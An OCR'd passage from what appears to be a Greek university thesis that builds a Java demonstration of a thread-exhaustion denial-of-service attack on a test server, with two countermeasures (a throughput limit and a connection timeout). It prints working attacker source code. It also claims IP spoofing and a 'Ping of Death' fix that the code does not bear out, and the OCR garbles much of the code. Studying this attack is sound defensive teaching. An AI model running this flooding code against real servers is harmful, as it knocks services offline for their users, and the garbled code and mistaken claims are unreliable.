
http://www.oracle.com/technetwork/java/javase/downloads/index.html, όπως δείχνει και η εικόνα 3. Για την ανάπτυξη εφαρμογών γραμμένων σε Java απαιτείται η εν λόγω εγκατάσταση του JDK από τον σχετικό ιστότοπο της Oracle. Για το EclipseIDE προτείνεται η 7^{η} έκδοση ή κάποια νεότερη και σύμφωνα με το λειτουργικό σύστημα.

Εικόνα 2. Βήματα εγκατάστασης του JavaSDK

2. Εν συνεχεία από τον σύνδεσμο http://www.eclipse.org/downloads/packages/eclipse-ide-java-developers/keplersr2, γίνεται η απαραίτητη εγκατάσταση του EclipseIDE(Εικ. 4).

Εικόνα 3. Βήματα Εγκατάστασης του EclipseIDE

3. Ανεξάρτητα από το αν χρησιμοποιείται το EclipseIDE(Εικ.5),που διατίθεται σε τρεις διαφορετικές εκδόσεις, για Windows, Linux, και Mac OS X, το περιβάλλον μέσα στο οποίο δημιουργήθηκε η εφαρμογή είναι το εξής:



Εικόνα 4. Το περιβάλλον του EclipseIDE

4.2 Απαιτήσεις της εφαρμογής

Στην παρακάτω υποενότητα του κεφαλαίου θα γίνει η καταγραφή των απαιτήσεων για την εφαρμογή. Θα γίνει μια συνοπτική περιγραφή της εφαρμογής, αναφερόμενοι στις κατηγορίες των χρηστών καθώς και το πλαίσιο χρήσης της εφαρμογής.

4.2.1 Περιγραφή της εφαρμογής

Το Dos attack εκμεταλέυεται εγγυνείς αδυναμίες του πρωτοκόλλου TCP/IP , που είναι το βασικό πρωτόκολλο που χρησιμοποιούν όλοι οι υπολογιστές τόσο για την μεταξύ τους επικοινωνία τόσο και για την συνδεσή τους στον παγκόσμιο ιστό.Το συγκεκριμένο πρωτόκολλο επικοινωνίας χρησιμοποιεί την βασική δομή επικοινωνίας client-server. Η εφαρμογή λοιπόν που θα υλοποιηθεί αποτελείται από δύο κομμάτια: το διακομιστή (server) και τον πελάτη (client) τα οποία συνδέονται μέσω δικτύου μεταξύ τους και ανταλλάσουν μηνύματα σε πραγματικό χρόνο. Η υλοποίηση της εφαρμογής θα γίνει εξολοκλήρου στην γλώσσα προγραμματισμού java όπως και όλες οι βιβλιοθήκες που θα χρησιμοποιηθούν είναι γραμμένες στην java.

Καταρχήν, υπάρχει ένας διακομιστής και πολλοί πελάτες. Ο server ακούει σε μια TCP[7] πόρτα για συνδέσεις από τους clients. Προκειμένου για το σκοπό αυτό σηκώνει αριθμό Ν νημάτων εκτέλεσης (threads)[8]. Ο attacker συνδέεται στον server με Ν διαφορετικά threads επίσης. Έτσι δεν αφήνει κανένα thread διαθέσιμο στον server για να απαντήσει σε άλλους clients. Για την αντιμετώπισή αυτής της επίθεσης

[7]Το TCP (Transmission Control Protocol - Πρωτόκολλο Ελέγχου Μεταφοράς) είναι ένα από τα κυριότερα πρωτόκολλα της Σουίτας Πρωτοκόλλων Διαδικτύου. Βρίσκεται πάνω από το IP protocol (πρωτόκολλο IP). Οι κύριοι στόχοι του πρωτοκόλλου TCP είναι να επιβεβαιώνεται η αξιόπιστη αποστολή και λήψη δεδομένων, επίσης να μεταφέρονται τα δεδομένα χωρίς λάθη μεταξύ του στρώματος δικτύου (network layer) και του στρώματος εφαρμογής (application layer) και, φτάνοντας στο πρόγραμμα του στρώματος εφαρμογής, να έχουν σωστή σειρά. Οι περισσότερες σύγχρονες υπηρεσίες στο Διαδίκτυο βασίζονται στο TCP και χρησιμοποιείται σχεδόν παντού, για αμφίδρομη επικοινωνία μέσω δικτύου. [Πηγή: https://el.wikipedia.org/wiki/Transmission_Control_Protocol]

[8]Στην πληροφορική, ένα νήμα εκτέλεσης (Αγγλικά: thread) είναι η μικρότερη ακολουθία προγραμματισμένων εντολών που μπορεί να υποστεί διαχείριση ανεξάρτητα από το λειτουργικό σύστημα. Ένα νήμα είναι μια ελαφριά διεργασία. Η υλοποίηση των νημάτων και των διεργασιών διαφέρει από το ένα λειτουργικό σύστημα στο άλλο. Στις περισσότερες όμως περιπτώσεις ένα νήμα εμπεριέχεται σε μια διεργασία. Μπορούν να υπάρχουν πολλαπλά νήματα μέσα στην ίδια διεργασία, τα οποία μπορούν να μοιράζονται πόρους από το σύστημα, όπως μνήμη. Συγκεκριμένα, τα νήματα μιας διεργασίας περιέχουν τις εντολές προς την εκτελούμενη διεργασία (δηλαδή τον κώδικα της) και το εννοιολογικό της πλαίσιο (οι τιμές των μεταβλητών της σε οποιαδήποτε χρονική στιγμή. [Πηγή: https://el.wikipedia.org/wiki/Νήμα_(υπολογιστές)]

υλοποιήθηκαν δύο (2) αντίμετρα[9]. Το πρώτο παρακολουθεί τις ενεργές συνδέσεις με τους clients και όποιος client στέλνει λιγότερα bytes/sec από ένα προκαθορισμένο όριο, του κόβει τη σύνδεση. Το δεύτερο αντίμετρο παρακολουθεί τις ενεργές συνδέσεις και αν κάποιος client κρατήσει μια σύνδεση ανοιχτή πάνω από ένα προκαθορισμένο χρονικό όριο, του κόβει τη σύνδεση.

4.2.2 Πλαίσιο χρήσης της εφαρμογής

Η ανάπτυξη client-server εφαρμογών διαφέρει από τον παραδοσιακό προγραμματισμό. Για την ανάπτυξη της εν λόγω εφαρμογής των δύο (2) σταδίων, ακολουθούνται τα παρακάτω γενικά βήματα:

1. Προσδιορίζεται το πρωτόκολλο επικοινωνίας του client και server.
2. Αναπτύσσονται τα clients και servers προγράμματα.
3. Μεταγλωττίζονται τα προγράμματα.
4. Διασυνδέονται οι βιβλιοθήκες.
5. Εξετάζονται οι εφαρμογές τοποθετώντας τον server σε μια απομακρυσμένη μηχανή και τρέχοντας τον client τοπικά.

Εξαιτίας της πολυπλοκότητας της client-server αρχιτεκτονικής, η ανάπτυξη client-server εφαρμογών απαιτεί πιο λεπτομερή σχεδιασμό-ειδικότερα, πως να διαχωριστεί η εφαρμογή ανάμεσα στον client και τον server και πως να κατανεμηθούν οι πληροφορίες μεταξύ client και server.

4.3 Η υλοιποίηση της επίθεσης

Ο σχεδιασμός και η ανάλυση της εφαρμογής πραγματοποιήθηκε με χρήση της πλατφόρμας EclipseIDE. Η συγκεκριμένη πλατφόρμα διαθέτει την γλώσσα αντικειμενοστραφούς προγραμματισμού Java για την σωστή μοντελοποίηση και σχεδίαση της εφαρμογής. Συγκεκριμένα, ο σχεδιασμός βασίστηκε στην μεθοδολογία της παραπάνω αντικειμενοστραφούς ανάπτυξης ενώ κάνει και χρήση των στοιχείων (components) των κλάσεων για προγραμματισμό δικτύου σε Java που παρέχονται από το πακέτο java.net. Το πακέτο αυτό δίνει την δυνατότητα στον προγραμματιστή να εγκαταστήσει επικοινωνία μεταξύ δυο υπολογιστών

[9]Τα αντίμετρα (countermeasures) περιλαμβάνουν τεχνολογίες ή μοντέλα άμυνας, πουχρησιμοποιούνται με σκοπό να ανιχνεύσουν ή να αποτρέψουν επιθέσεις. Τα αναγκαία αντίμετρα σε μιαεφαρμογή πρέπει να αναγνωρισθούν με τη χρήση της ανάλυσης κινδύνου, έτσι ώστε να διασφαλιστεί ότιη εφαρμογή προστατεύεται από κοινούς τύπους επιθέσεων. Μια αδυναμία ή μια ρωγμή στη σχεδίασηενός αντιμέτρου ή η έλλειψη του αναγκαίου αντιμέτρου, έχει ως αποτέλεσμα μια ευπάθεια, η οποίαμπορεί να είναι σε θέση να καταστήσει την εφαρμογή ευάλωτη σε επιθέσεις.

χρησιμοποιώντας sockets. Οι δύο κλάσεις που χρησιμοποιούνται για τον προγραμματισμό με TCP/IP sockets είναι η Socket και η Server Socket.

Η κλάση Socket έχει έναν αριθμό κατασκευαστών που επιτρέπουν στον προγραμματιστή να δημιουργήσει ένα socket και να συνδεθεί με έναν απομακρυσμένο υπολογιστή. Ο πιο απλός κατασκευαστής παίρνει δυο παραμέτρους. Η πρώτη είναι είτε η IP διεύθυνση είτε το συμβολικό όνομα του υπολογιστή με τον οποίο πρόκειται να εφαρμοστεί η επικοινωνία. Η δεύτερη είναι ο αριθμός της θύρας στην οποία ακούει η εφαρμογή με την οποία θέλουμε να επικοινωνήσουμε στον απομακρυσμένο υπολογιστή. Η κλάση Socket, εντοπίζεται στην πλευρά των πελατών ενώ η κλάση ServerSocket εντοπίζεται αποκλειστικά στην πλευρά του διακομιστή.

4.3.1 Η τεχνική ανάλυση της εφαρμογής

Όπως προαναφέρθηκε οι κλάσεις που χρησιμοποιήθηκαν από το Eclipse για την ανάπτυξη της εφαρμογής σύμφωνα με την ανάλυση απαιτήσεων είναι οι αναφερόμενες παρακάτω (Πίνακας 3). Στο παράρτημα Α διατίθενται οι κλάσεις και μπορεί κάποιος να μελετήσει ολόκληρο τον κώδικα τους.

Πίνακας 3. Χρήση Κλάσεων

Ονομασία Κλάσης	Γλώσσα Προγραμματισμού
Server.java	Java
ServerThread.java	Java
ServerValidatorThread.java	Java
ConnectionThread.java	Java
ServerThreadListener.java	Java
ThreadListener.java	Java
ThroughputListener.java	Java
TimeoutListener.java	Java

Κατά την διαδικασία build (compiler) της εφαρμογής δημιουργούνται τα αρχεία server. jar και attacker.jar . Ο server ακούει σε μια tcp πόρτα για συνδέσεις από τους clients και για το σκοπό αυτό σηκώνει N threads. Ο attacker συνδέεται στον server με N διαφορετικά threads επίσης. Έτσι δεν αφήνει κανένα thread διαθέσιμο στον server για να απαντήσει σε άλλους clients.

4.4 Υλοποίηση της εφαρμογής

Πριν ανοίξει ένα socket στον Server κάτω από την αίτηση ενός client υπάρχει η διαδικασία της χειραψίας. Εδώ έχουμε υλοποίηση του server έτσι ώστε να αγνοεί την τελευταία απάντηση του client δηλαδή δεν υπάρχει συγχρονισμός της

τελευταίας απάντησης άρα ο server περιμένει για προκαθορισμένο χρονικό διάστημα,Η επίθεσή μας βασίζεται στην χρήση αυτού του προκαθορισμένου χρονικού διαστήματος έτσι ώστε ο εισβολέας αν προλάβει να υπερφορτώσει τον server θα καταφέρει να τον καταστήσει αδρανή προσωρινά. Στην υλοποίηση που εφαρμόσαμε χρησιμοποιήσαμε παραποίηση της IP του εισβολέα έτσι ώστε να καλύπτονται τα ίχνη του. Ξεκινώντας υλοποιώντας δύο κλάσεις που αφορούν τον attacker, που είναι οι attacker. java και attackerthread. Java και παρατίθενται παρακάτω με κατάλληλα σχόλια στις εικόνες 6 και 7 αντίστοιχα. Η πρώτη κλάση υλοποιεί την επίθεση Denial of Service, ανοίγοντας συνδέσεις στον server σε ξεχωριστά threads (Εικ. 6). Η δεύτερη κλάση υλοποιεί το thread επίθεσης. Στον βρόχο εκτέλεσης του thread επίθεσης, στέλνεται ένα μικρό μήνυμα κάθε ένα δευτερόλεπτο, το οποίο θα τερματιστεί μόνο αν ο server κλείσει την σύνδεση (Εικ 7).

```
 Package attacker;

import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;

/**
 * Αυτή η κλάση υλοποιεί την επίθεση DenialOfService,
 * ανοίγοντας συνδέσεις στον server σε ξεχωριστά threads.
 *
 */
Public class Attacker {

   /** η ip διεύθυνση του server προς επίθεση */
   private String serverHostname;
   /** η TCP πόρτα του server προς επίθεση */
   Private int serverPort;
   /** το πλήθος των threads που θα ανοίξουν σύνδεση με τον server */
   Private int threadCount;
   /** Ο exuctor των threads που θα ανοίξουν σύνδεση με τον server */
   private ExecutorService executor;

   /**
    * Δημιουργεί ένα νέο αντικείμενο για Denial Of Service επίθεση
   *
    * @param serverHostname η ip διεύθυνση του server προς επίθεση
    * @param serverPort η TCP πόρτα του server προς επίθεση
    * @param threadCount το πλήθος των threads που θα ανοίξουν σύνδεση με τον server
   */
   public Attacker(String serverHostname, int serverPort, int threadCount) {
      this.serverHostname = serverHostname;
      this.serverPort = serverPort;
      this.threadCount = threadCount;
      this.executor = Executors.newFixedThreadPool(threadCount);
   }

   /**
    * Εκκινεί την επίθεση δημιουργώντας τα threads
   */
   public void start() {
```

```
      for (int i = 0; i < threadCount; i++) {
         String threadName = "Attacker-Thread-" + (i+1);
         AttackerThread thread = new AttackerThread(threadName, serverHostname,
serverPort);
         executor.execute (thread);
      }
   }
}
```

Εικόνα6. Το αρχείοAttacker.java

```
Package attacker;

import java.io.IOException;
import java.io.PrintWriter;
import java.net.Socket;

/**
 *
 * Αυτή η κλάση υλοποιεί το thread επίθεσης
*
 */
public class AttackerThread implements Runnable {

   /** η ip διεύθυνση του server προς επίθεση */
   private String serverHostname;
   /** η TCP πόρτα του server προς επίθεση */
   Private Int serverPort;
   /** το όνομα του τρέχοντος thread */
   Private String threadName;
   /** η σύνδεση στον server */
   Private Socket socket;
   /** ο writer της σύνδεσης για την αποστολή δεδομένων στον server */
   Private PrintWriter out;

   /**
    * Δημιουργεί νέο thread επίθεσης
   *
    * @param name το όνομα του νέου thread
    * @param serverHostname η ip διεύθυνση του server προς επίθεση
    * @param serverPort η TCP πόρτα του server προς επίθεση
   */
   Public AttackerThread (String name, String serverHostname, int serverPort) {
      this.serverHostname = serverHostname;
      this.serverPort = serverPort;
      this.threadName = name;
   }

   /**
    * Ο βρόχος εκτέλεσης του thread επίθεσης. Στέλνει ένα μικρό μήνυμα κάθε ένα
δευτερόλεπτο. Θα τερματιστεί μόνο αν ο server κλείσει τη σύνδεση.
    */
   @Override
   Public void run () {
      Try{
               GetSocketWriter ();
         While (true) {
            WaitOneSecond ();
            String message = "ping από το "» + threadName;
```

```
            out.println(message);
            If (out.checkError ()) {
               System.out.println (String.format ("Η σύνδεση του %s τερματίστηκε από
τον server", threadName));
               Break;
            } else {
               System.out.println ("Στάλθηκε στον server: " + message);
            }
         }
      } finally {
         CloseConnection ();
      }
   }

   /**
    * Κλείνει τη σύνδεση με τον server
    */
   Private void closeConnection () {
      out.close ();
      Try {
         socket.close ();
      } catch (IOException e) {
         Throw new RuntimeException (e);
      }
   }

   /**
    * Σταματάει το τρέχον thread για ένα δευτερόλεπτο
    */
   Private void waitOneSecond () {
      Try {
         Thread.sleep (1000);
      } catch (InterruptedException e) {
         Throw new RuntimeException (e);
      }
   }

   /**
    * Δημιουργεί τον writer της σύνδεσης για την αποστολή δεδομένων στον server
   */
   Private void getSocketWriter () {
      Try {
         Socket = new Socket (serverHostname, serverPort);
         Out = new PrintWriter (socket.getOutputStream (), true);
      } catch (Exception e) {
         System.out.println("Επεσε ο server, επανασύνδεση");
               getSocketWriter();
      }
   }
}
```

Εικόνα7. Το αρχείο AttackerThread.java

Έπειτα υλοποιήθηκαν οι δύο κλάσεις που αφορούν τον server που είναι οι Server.java και ServerThread.java και παρατίθενται παρακάτω με κατάλληλα σχόλια στις εικόνες 8 και 9 αντίστοιχα. Η πρώτη κλάση υλοποιεί τον server και διαχειρίζεται τις συνδέσεις από τους clients (Εικ.8). Η δεύτερη κλάση υλοποιεί ένα server thread για την εξυπηρέτηση μιας σύνδεσης με client(Εικ.9).

```
package server. Implementation;

import java.io.IOException;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.List;
import java.util.concurrent.Semaphore;

import server.interfaces.ConnectionThread;
import server.interfaces.ServerThreadListener;

/**
 *
 * Η κλάση που υλοποιεί τον server και διαχειρίζεται τις συνδέσεις από τους clients
*
 */
public class Server {

   /** TCP πόρτα του server */
   private int portNumber;
   /** το socket του server */
   private ServerSocket serverSocket;
   /** αύξων αριθμός των threads για κάθε σύνδεση */
   private int currentThread;
   /** λίστα με τους listeners των threads */
   private List<ServerThreadListener> listeners;
   /** σημαφόρος για το μπλοκάρισμα της δημιουργίας νέων threads */
   private Semaphore semaphore;

   /**
    * Δημιουργεί νέο αντικείμενο server
    *
    * @param portNumber TCP πόρτα του server
    * @param threadCount μέγιστος αριθμός ενεργών threads
   * @param listeners λίστα με τους listeners των threads
    */
   public Server(int portNumber, int threadCount, List<ServerThreadListener>
listeners) {
      this.portNumber = portNumber;
      this.currentThread = 0;
      this.listeners = listeners;
      this.semaphore = new Semaphore (threadCount);
      CreateServerSocket (portNumber);
      ServerValidatorThread validatorThread = new ServerValidatorThread (listeners);
      StartThread (validatorThread);
   }

   /**
    * Δημιουργεί ένα server socket σε δεδομένη TCP πόρτα
    *
    * @param portNumber η TCP πόρτα
    */
   Private void createServerSocket (int portNumber) {
      Try {
         This. ServerSocket = new ServerSocket (portNumber);
      } catch (IOException e) {
         Throw new RuntimeException (e);
      }
   }

   /**
```

```
    * Ανοίγει το ServerSocket και περιμένει για συνδέσεις από τους clients
    */
   Public void start () {
      System.out.println (String.format ("Ο server ξεκίνησε στην πόρτα %d με %d
διαθέσιμα threads\n",
            portNumber, semaphore.availablePermits ()));
      While (true) {
         Socket clientSocket = getClientSocket();
         HandleConnection(clientSocket);
      }
   }

   /**
    * Επιστρέφει ένα socket όταν ανοίξει νέα σύνδεση με κάποιον client
    *
    * @return το socket της σύνδεσης με τον client
   */
   Private Socket getClientSocket() {
      Try {
         Socket clientSocket = serverSocket.accept ();
         Return clientSocket;
      } catch (Exception e) {
         Throw new RuntimeException (e);
      }
   }

   /**
    * Εξυπηρετεί τη σύνδεση με τον client εκκινώντας ένα νέο thread. Μπλοκάρει αν όλα
τα διαθέσιμα threads είναι κατειλημμένα
    *
    * @param clientSocket το socket της σύνδεσης με τον client
   */
   Private void handleConnection (Socket clientSocket) {
      acquireLock();
      String threadName = getNewThreadName ();
      ServerThread serverThread = new ServerThread (this, threadName, clientSocket,
listeners);
      startThread (serverThread);
      System.out.println (String.format ("Το %s άνοιξε σύνδεση με το %s. Απομένουν %d
διαθέσιμα thread(s)\n",
            threadName, clientSocket.getInetAddress (), semaphore.availablePermits
()));
   }

   /**
    * Μπλοκάρει μέχρι να ελευθερωθεί κάποιο thread
   */
   private void acquireLock() {
      try {
         semaphore.acquire ();
      } catch (InterruptedException e) {
         Throw new RuntimeException (e);
      }
   }

   /**
    * Δημιουργεί ένα όνομα για κάποιο νέο thread
    *
    * @return το όνομα του thread
    */
   Private String getNewThreadName () {
```

```
      CurrentThread++;
      Return "Server-Thread-" + currentThread;
   }

   /**
    * Εκκινεί ένα νέο thread
    *
    * @param runnable η υλοποίηση του thread
   */
   Private void startThread (Runnable runnable) {
      (new Thread(runnable)).start();
   }

   /**
    * Καλείται από τα threads όταν αυτά ολοκληρώσουν την εκτέλεση
    *
    * @param thread το thread που τερματίστηκε
   */
   Public void threadStopped (ConnectionThread thread) {
      semaphore.release ();
      System.out.println (String.format ("Το %s έκλεισε τη σύνδεση. Απομένουν %d
διαθέσιμα thread(s)\n",
            thread.getName (), semaphore.availablePermits ()));
   }
}
```

Εικόνα8. Το αρχείο Server.java

```
Package server. Implementation;

Import java.io.BufferedReader;
Import java.io.IOException;
Import java.io.InputStreamReader;
Import java.net.Socket;
Import java.util.List;

Import server.interfaces.ConnectionThread;
Import server.interfaces.ServerThreadListener;

/**
 *
 * Η κλάση που υλοποιεί ένα server thread για την εξυπηρέτηση μιας σύνδεσης με client
 *
 */
public class ServerThread implements Connection Thread, Runnable {

   /** Το socket της σύνδεσης με τον client */
   Private Socket clientSocket;
   /** Τοόνοματου thread */
   Private String name;
   /** Λίστα με τους listeners των events του thread */
   private List<ServerThreadListener> listeners;
   /** true αντο thread είναιενεργό, false αντερματιστεί */
   private Boolean active;
   /** ο server στον οποίο ανήκειτο τρέχον thread */
   Private Server server;

   /**
    * Δημιουργείνέο thread
```

```
   *
    * @paramserveroserver στον οποίο ανήκει το νέο thread
    * @paramname το όνομα του νέου thread
    * @paramclientSocket το socket της σύνδεσης με τον client
   * @param listeners η λίστα με τους listeners των events του thread
    */
   Public ServerThread (Server server, String name, Socket clientSocket,
List<ServerThreadListener> listeners) {
      this.server = server;
      this.active = true;
      this.name = name;
      this.clientSocket = clientSocket;
      this.listeners = listeners;
   }

   /**
    * Επιστρέφει το όνομα του thread
    * @return το όνομα
   */
   @Override
   public String getName() {
      return name;
   }

   /**
    * Τερματίζει το thread εξυπηρέτησης
    */
   @Override
   Publicvoidstop () {
      active = false;
   }

   /**
    * Ο βρόχος εκτέλεσης του thread. Ενημερώνει τους listeners του thread όταν
ξεκινάει, όταν τερματιστεί και όταν λάβει δεδομένα από τον client
   */
   @Override
   Public void run () {
      BufferedReader in = startThread ();
      Try {
         While (active) {
            ReadClientData (in);
         }
      } catch (Exception e) {
         Throw new RuntimeException (e);
      } finally {
         closeReader (in);
         CloseThread ();
      }
   }

   /**
    * Κλείνει τον reader που χρησιμοποιείται για την ανάγνωση των δεδομένων από τον
client
   * @param in o reader
    */
   Private void closeReader (BufferedReader in) {
      If (in! = null) {
         Try {
            in.close ();
         } catch (IOException e) {
```

```
            Throw new RuntimeException (e);
         }
      }
   }

   /**
    * Διαβάζει τα δεδομένα από τον client
    *
    * @paramin o reader της σύνδεσης
    * @throwsIOException αν δεν είναι δυνατή η ανάγνωση από τον reader της σύνδεσης
   */
   Private void readClientData (BufferedReader in) throws IOException {
      String input Line = in.readLine ();
      If (input Line == null) throw new RuntimeException (String.format ("Η σύνδεση
του %s έκλεισε απροσδόκητα", getName ()));
      For (ServerThreadListener listener: listeners) listener.bytesReceived (this,
inputLine.getBytes ().length);
   }

   /**
    * Ενημερώνει τους listeners και δημιουργεί τον reader για την ανάγνωση δεδομένων
από τον client
   *
    * @return τον reader
    */
   Private BufferedReader startThread () {
      For (ServerThreadListener listener: listeners) {
         listener.threadStarted (this);
      }
      Try {
         Return new BufferedReader (new InputStreamReader (clientSocket.getInputStream
()));
      } catch (IOException e) {
         Throw new RuntimeException (e);
      }
   }

   /**
    * Καλεί το κλείσιμο του socket της σύνδεσης με τον client και ενημερώνει τους
listeners και τον server στον οποίο ανήκει το thread
   */
   Private void closeThread () {
      Close Socket ();
      For (ServerThreadListener listener: listeners) {
         Listener. ThreadStopped (this);
      }
      Server. ThreadStopped(this);
   }

   /**
    * Κλείνει το socket της σύνδεσης
    */
   Private void closeSocket () {
      Try {
         ClientSocket. Close ();
      } catch (IOException e) {
         Throw new RuntimeException (e);
      }
   }

}
```

Εικόνα9. Το αρχείο ServerThread.java

4.5 Υλοποίηση Λοιπών Κλάσεων και Διαδικασιών

Τέλος, αξίζει να αναφερθούν και μερικές ακόμα διαδικασίες που δημιουργούνται στην επιτυχή υλοποίηση της εφαρμογής. Για την αντιμετώπισή αυτής της υποθετικής επίθεσης που υλοποιείται βάσει των παραπάνω προαναφερθέντων υλοποιήθηκαν δύο αντίμετρα. Το πρώτο παρακολουθεί τις ενεργές συνδέσεις με τους clients και όποιος client στέλνει λιγότερα bytes/sec από ένα προκαθορισμένο όριο, του κόβει τη σύνδεση.Άρα υπάρχει λύση για το PingOfDeath. Το δεύτερο αντίμετρο παρακολουθεί τις ενεργές συνδέσεις και αν κάποιος client κρατήσει μια σύνδεση ανοιχτή πάνω από ένα προκαθορισμένο χρονικό όριο, του κόβει τη σύνδεση. Στις παρακάτω δύο υποενότητες παρουσιάζονται με σχόλια τα δύο αρχεία main.java τόσο από την πλευρά του server όσο και από την πλευρά του attacker.

4.5.1 Δημιουργία κλάσης του κώδικα main.java (server)

Στην εικόνα 10, παρουσιάζεται η κλάση που εκκινεί του πρόγραμμα server, καθώς και την μέθοδο που φορτώνει τις παραμέτρους επίθεσης, όπως αυτές δόθηκαν κατά την κλήση του προγράμματος.

```
package server;

Import java.util.ArrayList;
Import java.util.List;

import server.implementation.Server;
Import server.interfaces.ServerThreadListener;
import server.listeners.ThroughputListener;
import server.listeners.TimeoutListener;

/**
 *
 * Η κλάση που εκκινεί το πρόγραμμα server
 *
 */
public class Main {

   /** TCP πόρτα του server */
   Private static int portNumber;
   /** πλήθος των server threads */
   Private static int threadCount;
   /** true/false αν θα ενεργοποιηθεί ο έλεγχος του traffic κάθε thread */
   Private static Boolean enableThroughputListener;
   /** το όριο του ελέγχου σε bytes/sec */
   private static long throughputListenerBps;
   /** true/false αν θα ενεργοποιηθεί ο έλεγχος για το χρόνο μιας σύνδεσης */
   Private static Boolean enableTimeoutListener;
   /** το μέγιστο όριο μιας σύνδεσης σε sec */
   Private static long timeoutSeconds;

   Public static void main (String [] args) {
      If (load Parameters (args)) {
         List<ServerThreadListener> listeners = new Array List<>();
         If (enableThroughputListener) {
            listeners.add (new Throughput Listener (throughputListenerBps));
         }
         If (enableTimeoutListener) {
            listeners.add (new Timeout Listener (timeoutSeconds));
         }
         Server server = new Server (portNumber, threadCount, listeners);
         server.start();
      }
   }

   /**
    * Αυτή η μέθοδος φορτώνει τις παραμέτρους επίθεσης όπως αυτές δόθηκαν κατά την
κλήση του προγράμματος
    *
    * @param args Οι παράμετροι που δίνονται όταν καλείται το πρόγραμμα server
    * @return true Αν οι παράμετροι έχουν δοθεί σωστά, false διαφορετικά
   */
   Private static Boolean load Parameters (String [] args) {
      if (args.length != 6) {
         System.out.println("Πρέπει να καλέστε το πρόγραμμα δίνοντας τις
παραμέτρους:");
         System.out.println("<TCP πόρτα του server><πλήθος των server
threads><true/false αν θα ενεργοποιηθεί ο έλεγχος του traffic κάθε thread>");
         System.out.println («<TCP όριο του ελέγχου σε bytes/sec><true/false αν θα
ενεργοποιηθεί ο έλεγχος για το χρόνο μιας σύνδεσης  μέγιστο όριο μιας σύνδεσης σε
sec>");
         Return false;
```

```
      }
      PortNumber = Integer.valueOf (args [0]);
      ThreadCount = Integer.valueOf (args [1]);
      EnableThroughputListener = Boolean.valueOf (args [2]);
      ThroughputListenerBps = Long.valueOf (args [3]);
      EnableTimeoutListener = Boolean.valueOf (args [4]);
      TimeoutSeconds = Long.valueOf (args [5]);
      Return true;
   }

}
```

Εικόνα 5. Ο κώδικας της κλάσης main.java (server)

```
Package attacker;

/**
 *
 * Η κλάση που εκκινεί τα thread επίθεσης
 *
 */
PublicclassMain {

   /** η ip διεύθυνσητου server προς επίθεση */
   Privatestatic String serverHost;
   /** η TCP πόρτατου server προςεπίθεση */
   Privatestatic Integer serverPort;
   /** το πλήθος των threads που θα ανοίξουν σύνδεση με τον server */
   Privatestatic Integer threadCount;

   /**
    * Η main () του προγράμματος επίθεσης
    * @paramargs Οιπαράμετροιπου δίνονται όταν καλείται το πρόγραμμα επίθεσης
   */
   Publicstaticvoid main (String [] args) {
      If (load Parameters (args)) {
         Attacker attacker = new Attacker (serverHost, serverPort, threadCount);
         attacker.start ();
      }
   }

   /**
    * Αυτή η
μέθοδοςφορτώνειτιςπαραμέτρουςεπίθεσηςόπωςαυτέςδόθηκανκατάτηνκλήσητουπρογράμματος
    *
    * @paramargsΟι παράμετροι που δίνονται όταν καλείται το πρόγραμμα επίθεσης
    * @returntrue Αν οι παράμετροι έχουν δοθεί σωστά, falseδιαφορετικά
   */
   Privatestatic Boolean load Parameters (String [] args) {
      If (args.length! = 3) {
         System.out.println ("Πρέπει να καλέστε το πρόγραμμα δίνοντας τις παραμέτρους:
<ip διεύθυνση ή hostname του server><TCP πόρτα><πλήθος thread επίθεσης>");
         Return false;
      }
      ServerHost = args [0];
      ServerPort = Integer.valueOf (args [1]);
      ThreadCount = Integer.valueOf (args [2]);
      Returntrue;
```

